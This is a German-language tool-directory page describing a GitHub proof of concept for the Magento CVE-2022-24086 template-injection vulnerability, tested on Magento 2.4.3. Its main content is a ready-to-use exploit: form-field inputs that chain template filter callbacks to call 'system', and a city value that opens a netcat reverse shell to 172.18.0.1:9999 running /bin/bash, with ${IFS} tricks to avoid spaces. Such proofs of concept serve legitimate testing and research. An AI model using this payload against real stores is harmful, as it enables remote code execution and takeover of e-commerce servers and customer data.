
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

··Feeds·Kontakt·Datenschutz·© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2022-24086 — Proof of Concept von CVE-2022-24086 | Kitploit
Tools/GitHubGitHub/pescepilota/cve-2022-24086
Payload-GenerierungSchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstests
GitHubpescepilota/cve-2022-24086

CVE-2022-24086

Proof of Concept von CVE-2022-24086

Repository anzeigen
61vor 3 JahrenNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

CVE-2022-24086


Getestet mit: magento 2.4.3 und Beispieldaten Docker-Image: docker.io/bitnami/magento:2.4.3-debian-10-r0

Vorname:

{{var this.getTemplateFilter().filter($order.shipping_address.city)}}{{var this.getTemplateFilter().addAfterFilterCallback($order.shipping_address.last_name).filter($order.shipping_address.city)}}

Nachname:

system

Stadt:

nc${IFS%??}172.18.0.1${IFS%??}9999${IFS%??}-e${IFS%??}/bin/bash

rce testen:

magento-cve-2022-24-086-callback_func

Tool herunterladen